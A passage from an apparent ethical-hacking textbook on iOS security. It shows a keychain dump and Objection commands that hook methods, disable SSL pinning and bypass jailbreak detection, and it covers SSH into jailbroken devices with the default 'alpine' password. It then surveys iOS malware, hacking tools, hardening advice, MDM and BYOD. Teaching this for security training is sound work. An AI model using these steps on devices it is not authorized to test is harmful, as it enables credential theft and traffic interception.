Entitlement Group: UAVZNESFJA.com.hightitude hacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleAlwaysThisDeviceOnly, protection level 3
Description: (null)
Comment: (null)
Synchronizable: 0
Generic Field: (length = 25, bytes = 0x466c7572 72795365 7373696f 6e496e73 ... 616c6c49 444b6579 )
Keychain Data: 046334f1-0555-436f-9687-59603C6EBE80

Generic Password
-----
Service: com.hightitude hacks.DVIAswiftv2
Account: keychainValue
Entitlement Group: UAVZNESFJA.com.hightitude hacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleWhenUnlocked, protection level 2 (default)
```

Figure 17-70: Keychain Dumper Dumping a Keychain of an iOS App

Analyzing an iOS Application Using Objection

Attackers use the Objection tool to perform runtime method hooking on iOS applications. It also offers capabilities like iOS application patching, bypassing SSL pinning, extracting data from the iOS keychain, and monitoring the pasteboard. By connecting an iOS device to their workstation and installing Objection, which includes the Frida feature, attackers can carry out these tasks.

- **Method Hooking**

To perform method hooking with Objection, follow these steps:

1. Run the Objection tool by attaching it to the target application with the command:

objection --gadget <AppName> explore

2. To monitor method calls within a class, use this command:

ios hooking watch class <Class Name>

3. To hook a specific method in a class, run:

ios hooking watch method "-[Class_Name Method_Name]"

4. To modify the return value of a function that returns a Boolean value, use this command:

```
ios hooking set return_value "-[Class_Name iFunction_Name:]" true/false
```

- **Bypassing SSL Pinning**

To disable SSL pinning in the hooked application, use the command:

ios sslpinning disable

- **Disabling Jailbreak Detection**

To disable jailbreak detection in the hooked application, run the command:

ios jailbreak disable

```
[*]-[root@parrot]-[/home/attacker]
#objection
Checking for a newer version of objection...
Usage: objection [OPTIONS] COMMAND [ARGS]...

  _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
  | . | . | . _ | _ | _ | . | | |
  | _ | _ | _ | _ | _ | _ | _ | _ |
  | _ | (object)inject(ion)

Runtime Mobile Exploration
by: @leonjza from @sensepost

By default, communications will happen over USB, unless the --network option
is provided.

Options:
  -N, --network          Connect using a network connection instead of USB.
  -h, --host TEXT        [default: 127.0.0.1]
  -p, --port INTEGER     [default: 27042]
  -ah, --api-host TEXT   [default: 127.0.0.1]
  -ap, --api-port INTEGER [default: 8888]
  -g, --gadget TEXT      Name of the Frida Gadget/Process to connect to.
                        [default: Gadget]
  -S, --serial TEXT      A device serial to connect to.
  -d, --debug            Enable debug mode with verbose output. (Includes
                        agent source map in stack traces)
  --help                Show this message and exit.
```

Figure 17-71: Objection

Analyzing iOS Devices

Analyzing iOS devices enables attackers to gain insights into the system's architecture, expose vulnerabilities, and pinpoint weaknesses that could be exploited. This examination can reveal potential access points, including outdated software, insecure configurations, or applications with

known security issues. Attackers often study the device's behavior, system processes, and interactions between apps to identify ways to compromise the device.

Additionally, analyzing user habits and employing social engineering tactics can help attackers create effective phishing schemes or malware distribution methods to infiltrate devices. Ultimately, this analysis equips attackers to design targeted strategies to bypass security measures and gain unauthorized access to sensitive data or system functions.

Some methods attackers use to analyze iOS devices include:

Accessing the Device Shell

This approach involves remotely accessing an iOS shell with or without a USB connection. By doing so, attackers can execute commands, modify system settings, and gain greater control over the device. Attackers often use SSH to access a remote shell on an iOS device, but the device needs to be jailbroken. Tools like Cydia or Sileo must also be installed on the target device for further manipulation.

To access the device's shell, the following steps can be followed:

- **Step 1:** Install the OpenSSH package on the iOS device and ensure that the iOS device and the host computer are connected to the same Wi-Fi network.
- **Step 2:** Execute the command to access the remote device's shell:

```
root@<device_ip_address>
```

- **Step 3:** Type **exit** or press **Control + D** to disconnect.

Note: The default usernames are **root** and **mobile**, with **Alpine** as the default password.

Alternatively, attackers can connect to the device shell via USB if Wi-Fi is unavailable. This can be done using a socket daemon like **usbmuxd**, which enables an SSH connection through USB. The steps to achieve this are:

- **Step 1:** Connect the iOS device to macOS using tools such as iproxy.
- **Step 2:** Run the following command in a new terminal to establish the connection:

```
ssh -p 2222 root@localhost
```

Then, enter the password: **iPhone:~ root#**.

Note: USB Restricted Mode will limit data connections to 1 hour when the device is locked.

Listing Installed Apps

To list the installed apps on the device, attackers first identify the correct bundle identifier. They can use tools like Frida and run the following command to list all apps currently installed on the device:

frida-ps -Uai

Once the list appears, they can record the identifier and PID for further actions.

Network Sniffing

To monitor network traffic in real-time, attackers can create a virtual interface and follow these steps:

- **Step 1:** Connect the target iOS device to a macOS system via USB.
- **Step 2:** Run the following command in the Terminal to enable the device with the **rvio** interface:

```
rvictl -s <UDID of the iOS device>
```

- **Step 3:** Start Wireshark and select **rvio** as the interface.
- **Step 4:** Use capture filters to monitor specific traffic. For example, to capture all HTTP traffic for a given IP address, use the following filter:

```
ip.addr == 192.168.2.4 && http
```

Obtaining Open Connections

By gathering details about open connections on an iOS device, an attacker can detect active network sessions, track data exchanges, and possibly intercept sensitive information. This information can be valuable for launching targeted attacks or gaining unauthorized data access. The following commands can be used to retrieve information about open connections on an iOS device:

- Execute the following command to get a list of open network ports for all active processes:

```
lsof -i
```

- To get a list of open network ports for a specific process, run:

```
lsof -i -a -p <pid>
```

Process Exploration

By exploring the processes running on the device, attackers can gather valuable details about an app's memory usage, including searching for specific data, viewing memory maps, examining loaded libraries, and reverse engineering binaries. To assist with this, attackers can use tools like **r2frida** and a target app like **iGoat-Swift**. Some useful commands for process exploration include:

- To initiate an **r2frida** session, run:

```
r2 frida://usb//iGoat-Swift
```

Note: Ensure the **iGoat-Swift** tool runs on iOS and is USB-connected.

- To retrieve the app's memory maps, execute the **:dm** command.

- To view the binaries and libraries loaded by the app, run the `:il` command.
- For an in-memory search that only displays results without showing search progress, use the command:

```
\e~search
```

iOS Malware

GoldPickaxe Trojan

The GoldPickaxe trojan is a malicious tool attackers use to deceive victims through facial scanning, including identifying documents. The attackers typically initiate contact via smishing or phishing messages disguised as legitimate government communications, convincing the victims to install a counterfeit service application.

For iOS devices, the attackers encourage victims to install a deceptive version of a Mobile Device Management (MDM) profile. This allows attackers to configure the iOS device remotely by sending profiles and commands.

MDM offers capabilities like remote wiping, device tracking, and app management, which attackers exploit to install harmful applications and extract sensitive information from compromised devices. Additionally, the attackers may instruct the victim to take a photo of their official ID and perform a facial scan using an app. They also request personal details, such as phone numbers and bank account information, to gather further private data.




Figure 17-72: GoldPickaxe Malware Attack Methods

Some additional iOS malware are as follows:

- SpectralBlur
- Mercenary Spyware
- LightSpy
- KingsPawn
- Pegasus

iOS Hacking Tools

Elcomsoft Phone Breaker

Elcomsoft Phone Breaker is a tool that enables attackers to perform both logical and over-the-air data acquisition from iOS devices. It allows the decryption of encrypted backups and the retrieval of synchronized data, backups, and passwords from Apple iCloud. This tool uses GPU acceleration to crack passwords and decrypt iOS backups. With Elcomsoft Phone Breaker, attackers can access iCloud Keychain data, messages, media files, and documents stored in iCloud.




Figure 17-73: Elcomsoft Phone Breaker

Some additional tools for hacking iOS devices are listed below:

- Enzyme (<https://github.com>)
- Network Analyzer: net tools (<https://apps.apple.com>)
- iOS Binary Security Analyzer (<https://github.com>)
- iWepPRO (<https://apps.apple.com>)
- Frida (<https://frida.re>)

Securing iOS Devices

Here are key recommendations to safeguard iOS devices and their data from potential threats:

- Activate the **Passcode Lock** feature on your iPhone by navigating to **Settings** → **Face ID & Passcode** and selecting **Turn Passcode On**

- Use distinct passcodes for applications that handle sensitive information
- Turn off JavaScript and browser add-ons to enhance security
- Ensure all applications are downloaded exclusively from the Apple App Store
- Adjust the **Auto-Lock Timeout** to require a passcode after a predetermined period via **Settings** → **General** → **Auto-Lock**
- Connect iOS devices only to secure and protected Wi-Fi networks
- Avoid storing sensitive information in client-side databases
- Refrain from using web services over unsecured or compromised networks
- Do not click on links or open attachments from unverified or unknown sources
- Install only reliable third-party apps on iOS devices
- Change the default root password of your iPhone, which is set to alpine
- Avoid jailbreaking or rooting your device, especially if it is used in enterprise settings
- Set up Find My iPhone to erase data from a lost or stolen device remotely
- Implement Jailbreak detection and secure access to Apple ID and Google accounts linked to sensitive information
- Turn off iCloud services to prevent enterprise data, including documents, account details, settings, and messages, from being backed up to the cloud
- Activate the **Ask to Join Networks** option to avoid automatically connecting to random Wi-Fi networks by navigating to **Settings** → **Wi-Fi** → **Ask to Join Networks**.
- Keep your device's operating system updated with the latest security patches from Apple. Updates are available via the App Store or, for iOS 5 and newer, through **Settings** → **General** → **Software Updates**.
- Turn on the Erase Data feature to delete all data and settings after 10 failed passcode attempts. Go to **Settings** → **Face ID & Passcode** → **Erase Data**
- Disable the **Voice Dial** feature to prevent unauthorized phone access without passcode by going to **Settings** → **Face ID & Passcode** and switching **Voice Dial** to **OFF**
- Clear the **Keyboard Cache** in iPhone to remove recorded keystrokes by navigating to **Settings** → **General** → **Transfer or Reset iPhone** → **Reset**, select **Reset Keyboard Dictionary**, and **Confirm** on the warning screen
- Turn off **Geotagging**, which embeds location data in photos, by going to **Settings** → **Privacy & Security** → **Location Services** → **Camera** and selecting **Never**.
- Use **Safari's Privacy and Security Settings** on the iPhone by navigating to **Settings** → **Safari** to enable Block Pop-ups, disable Passwords and AutoFill, turn on Fraudulent Website Warning, block cookies, and clear history and website data
- Enable the **Do Not Track** feature to maintain privacy while browsing by going to **Settings** → **Safari** and toggling on **Do Not Track**
- Turn off Bluetooth when not in use by going to **Settings** → **Bluetooth** and switching it **OFF**
- Disable Wi-Fi when it is not needed by navigating to **Settings** → **Wi-Fi** and turning it **OFF**
- Deactivate Siri by going to **Settings** → **Siri & Search** → **Listen for**, and toggling it **OFF**
- Turn off Safari's autofill option by navigating to **Settings** → **Safari** → **AutoFill** and toggling it **OFF**

- Enable two-factor authentication by navigating to **Settings** → [Your Name] → **Sign-In & Security**, selecting **Turn On Two-Factor Authentication** and tapping **Continue**
- Use VPN software to encrypt your internet traffic for enhanced security
- Install vault applications to hide sensitive data on your iOS device securely
- Reset network settings if you detect suspicious activity by going to **Settings** → **General** → **Transfer or Reset [Device]** → **Reset** → **Reset Network Settings**
- Manage what data is shared with Apple by navigating to **Settings** → **Privacy & Security** → **Analytics & Improvements** and adjusting the options accordingly
- Protect against juice jacking by carrying a portable charger for emergencies or using a data blocker that only connects to the USB cable's power lanes
- Reduce targeted advertising by going to **Settings** → **Privacy** → **Advertising** and enabling the **Limit Ad Tracking** option to monitor shared information
- Prevent sensitive data from being displayed on the lock screen by navigating to **Settings** → **Notifications** → **Show Previews** and selecting **Never** to turn off lock-screen notifications
- Safeguard your device and data by using strong six-digit passcodes, Touch ID, and Face ID to block unauthorized access
- Using features like secure boot chain, system security, and app security, ensure that only trusted code and applications run on your device
- Keep apps up-to-date to address vulnerabilities by navigating to **Settings** → **App Store** → **Automatic Downloads** and enabling **App Updates**
- Utilize the built-in full-disk encryption on iOS to protect all stored data
- Implement Mobile Device Management (MDM) solutions for remote tracking, locking, and data wiping in case of loss or theft

Note: The steps to enable or disable these features may vary depending on the iOS version or device model.

iOS Device Security Tools

Malwarebytes Mobile Security

Malwarebytes Mobile Security offers robust protection by blocking intrusive ads in Safari, ensuring ad trackers cannot monitor your online activity. It filters text messages, organizing suspicious or junk messages into separate folders. The tool also prevents scams by blocking fraudulent calls, phishing websites, and harmful content. Additionally, its VPN service enhances online privacy by encrypting your internet connections, enabling secure browsing and streaming from any location.




Figure 17-74: Malwarebytes Mobile Security

Some additional iOS device security tools are as follows:

- Norton Mobile Security for iOS (<https://us.norton.com>)
- McAfee Mobile Security (<https://www.mcafee.com>)
- Trend Micro™ Mobile Security for iOS (<https://www.trendmicro.com>)
- AVG Mobile Security (<https://www.avg.com>)
- Kaspersky Standard (<https://www.kaspersky.com>)

iOS Device Tracking Tools

Some iOS device tracking tools are listed below:

Find My

Find My is a versatile tool that enables users to track a lost or misplaced iPhone, iPad, iPod Touch, or Mac using another iOS device while ensuring data security. The app must be installed on another iOS device to use this feature, where users can sign in with their Apple ID. It provides functionalities such as locating the missing device on a map, remotely locking it, playing a sound, displaying a message, or erasing all its data.

Find My also offers a Lost Mode feature for iOS 6 or higher devices. When activated, Lost Mode locks the device with a passcode and displays a custom message, such as a contact phone number, on the lock screen. While in Lost Mode, the device records its recent location history, which users can access through the Find My app.

Steps to Set Up Find My for iPhone, iPad, or iPod Touch:

1. Open the **Settings** app.
2. Navigate to **Settings** → [your name] → **Find My**.
3. Tap **Find My [device]** and enable the feature.
4. Turn on **Find My Network** to locate the device, even offline.
5. Enable **Send Last Location** to automatically send the device's location to Apple when the battery is low.




Figure 17-75: Find My

Some additional iOS device tracking tools are as follows:

- Glympse En Route (<https://corp.glympse.com>)
- Prey Find My Phone & Security (<https://apps.apple.com>)
- Mobile Phone Tracker Pro - SIM (<https://apps.apple.com>)
- FollowMee GPS Location Tracker (<https://apps.apple.com>)
- Phone Tracker: GPS Location (<https://apps.apple.com>)



EXAM TIP: Understand the differences between iOS and Android security features. Focus on techniques such as jailbreaking, exploiting iOS-specific vulnerabilities, and bypassing Apple's security layers. Tools like Cydia and Frida are commonly used in iOS hacking.

Mobile Device Management

With the rise of Bring Your Own Device (BYOD) policies in organizations, Mobile Device Management (MDM) has become increasingly vital. The growing variety and number of mobile devices, such as smartphones, laptops, and tablets, have made it challenging for businesses to establish and enforce security policies effectively. MDM provides a structured approach to managing these devices while maintaining robust security. Companies leverage specialized security software to oversee and control all mobile devices connected to their enterprise networks.

This section explores MDM and its solutions for efficiently securing, monitoring, managing, and supporting mobile devices.

Mobile Device Management (MDM)

Mobile Device Management (MDM) facilitates over-the-air and wired distribution of applications, data, and configuration settings for various mobile devices, including smartphones, tablets, and more. It enables the implementation of enterprise-wide policies to minimize support expenses, prevent business disruptions, and address security vulnerabilities. MDM allows system administrators to deploy and manage software applications across all enterprise mobile devices, ensuring they are secure, monitored, and supported. It is designed to handle company-owned and employee-owned (BYOD) devices within an organization.

Key features of MDM software include:

- Utilizing passcodes for device protection
- Remotely locking devices if they are lost
- Erasing data remotely from lost or stolen devices
- Identifying if devices are rooted or jailbroken
- Enforcing policies and tracking device inventory
- Providing real-time monitoring and reporting capabilities




Figure 17-76: Schematic of Mobile Device Management (MDM)

Mobile Device Management Solutions

Scalefusion MDM

Scalefusion MDM offers IT teams extensive visibility across the network, granting the control needed to secure, monitor, and manage corporate and employee-owned devices that access company data. This solution safeguards Android, iOS, macOS, and Windows devices in various environments. Additionally, Scalefusion MDM streamlines the management of diverse endpoints, such as smartphones and tablets, within an enterprise, enhancing employee productivity.




Figure 17-77: Scalefusion MDM

Some additional MDM solutions are as follows:

- ManageEngine Mobile Device Manager Plus (<https://www.manageengine.com>)
- Microsoft Intune (<https://www.microsoft.com>)
- SOTI MobiControl (<https://soti.net>)
- AppTec360 (<https://www.apptec360.com>)
- Jamf Pro (<https://www.jamf.com>)

Bring Your Own Device (BYOD)

BYOD is a policy that allows employees to use their devices, such as laptops, smartphones, and tablets, at work to access organizational resources based on their access privileges. It enables employees to work with familiar devices tailored to their preferences and job needs. However, BYOD's primary challenge is ensuring company data security while maintaining compliance requirements within the "work anywhere, anytime" approach.

BYOD Advantages

Adopting BYOD offers benefits both to the organization and employees. Some of the key advantages of BYOD are outlined below:

- **Enhanced Productivity:** Employees become proficient in using their devices, which boosts their productivity. Additionally, personal devices are often upgraded to include the latest technological advancements, benefiting the company through improved software and hardware features.
- **Employee Satisfaction:** With BYOD, employees are free to use devices they prefer, which they invest in, rather than relying on company-provided ones. This comfort is enhanced because their personal and work data coexist on one device, eliminating the need for multiple gadgets.
